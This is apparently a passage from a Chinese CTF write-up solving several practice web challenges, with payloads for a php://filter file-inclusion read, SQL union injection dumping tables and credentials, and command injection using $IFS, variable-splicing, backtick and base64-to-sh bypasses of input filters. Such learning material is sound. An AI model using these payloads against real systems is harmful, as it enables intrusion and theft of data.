        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


这里提示flag放在了flag.php里，进入falg.php目录



我就在这里

https://blog.csdn.net/m0_52923241

还是没有出现flag，找到了但是看不到，此时又想到了PHP的封装协议，我们用一下 [ACTF2020 新生赛]Include里面使用的方法

构造payload: `/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php`

```
<!DOCTYPE html>

<html>

    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>

    <body style="background-color:black;"><br><br><br><br><br><br>

        <h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br>
<br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{24db537d-9661-4a16-98c8-5c9df4c936fc}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
            ?>
        </p>
    </body>

</html>
```

成功找到flag~~

[ACTF2020 新生赛]Exec


与[GXYCTF2019]Ping Ping Ping题类似，但此题更简单

> 需要了解的知识点
> ls（英文全拼：list files）：用于显示指定工作目录下的内容（列出目前工作目录所含之文件及子目录)
> cat（英文全拼：concatenate）：用于连接文件并打印到标准输出设备上。

查看此文件的目录：`127.0.0.1|ls`

只有一个index.php

查看上级目录`127.0.0.1|ls /`




查看flag：`127.0.0.1|cat /flag`

拿到flag~~


[极客大挑战 2019]LoveSQL

这里提示用 sqlmap 是没有灵魂的，他说没灵魂，可我就是想试一下，结果确实没有灵魂，奉劝像我一样有叛逆心理的师傅们还是不要浪费时间试了……


听话孩子的解法：
先随便输入一个万能密码



找到回显位置




试试联合查询，一直到3的时候回显正常


用户名:
1
密 码:
1' union select 1,2,3#
登录
https://blog.csdn.net/m0_52923241


2和3有回显位置


Login Success!
Hello 2!
Your password is '3'
https://blog.csdn.net/m0_52923241



输入用户名为1

爆数据库password=: `1' union select 1,2,database()#`




得到数据库名为geek

爆表名password=`1' union select 1,2,table_name from information_schema.tables where table_schema=database() limit 0,1#` ——爆出表名为geekuser

爆表名password=`1' union select 1,2,table_name from information_schema.tables where table_schema=database() limit 1,1#` ——爆出表名为l0ve1ysq1


爆列名password=`1' union select 1,2,group_concat(column_name) from information_schema.columns where`

`table_name='l0ve1ysq1' #`——id,username,password




爆数据：`/check.php?username=1&password=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23`

咦？最后这里有点像flag的一部分，怎么就出来这点？缩小一下看看



呐，不能再小了；嘻嘻，直接F12呗




拿到flag~~

[GXYCTF2019]Ping Ping Ping

具体知识点点这里

题目类型：命令执行+代码审计



/?ip=


提示 `/?ip=`

输入 `/?ip=127.0.0.1`，回显成功

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

显示当前的所有文件：`/?ip=127.0.0.1|ls`




/?ip=

flag.php
index.php

这里查到了两个php文件

查看flag.php：`?ip=127.0.0.1|cat flag.php`




/?ip= fxck your space!

这里提示`/?ip= fxck your space!`额…fxck是什么东西，space是空格，大佬说应该是空格被过滤了


> 命令中空格被过滤的解决方法：
> `{cat,flag.txt}`
> `cat${IFS}flag.txt`
> `cat$IFS$9flag.txt`：`$IFS$9 $9指传过来的第9个参数`
> `cat<flag.txt`
> `cat<>flag.txt`
> `kg=$'\x20flag.txt'&&cat$kg`
> `(\x20转换成字符串就是空格，这里通过变量的方式巧妙绕过)`

试试第一个方法：`/?ip=127.0.0.1|{cat,flag.php}`



/?ip= 1fxck your symbol!

发现符号又被过滤了，说明`{}`大括号被过滤了，那第二个不能用了
试试第三个方法`/?ip=127.0.0.1|cat$IFS$9flag.php`




/?ip= fxck your flag!

flag也被过滤了！

不是查出来两个文件嘛，看看另一个吧

查看index.php文件：`/?ip=127.0.0.1|cat$IFS$9index.php`



/?ip=

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


发现这个PHP代码好像不太全，我们查看一下源码，出来了，下面是PHP代码

```php
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);//执行操作符 ， -c 4 表示ping的指定次数为4
  echo "<pre>";
  print_r($a);
}

?>
```


代码审计一下，好多都被过滤了emmm；但最后有个变量a，我也不知道怎么做

不会了，学一下大佬的方法吧

方法一：变量拼接字符串——将a的值覆盖，然后进行绕过

构造payload：`/?ip=127.0.0.1;a=g;cat$IFS$9fla$a.php`

总之就是用变量拼接成flag



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

啥也没有，查看源码

```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";
?>
```

拿到flag~~


方法二：内联执行

内联函数：将指定的函数体插入并取代每一处调用该函数的地方。

反引号在linux中作为内联执行，执行输出结果。也就是说

`cat `ls` //执行ls输出 index.php 和 flag.php 。然后再执行 cat flag.php;cat index.php`

构造payload `/?ip=127.0.0.1;cat$IFS$9`ls``



方法三：sh命令来执行

使用 base64 编码的方式来绕过 flag 过滤。

加密命令


echo “cat flag.php” | base64

解密命令并执行

echo Y2F0IGZsYWcucGhwCg== | base64 -d | sh

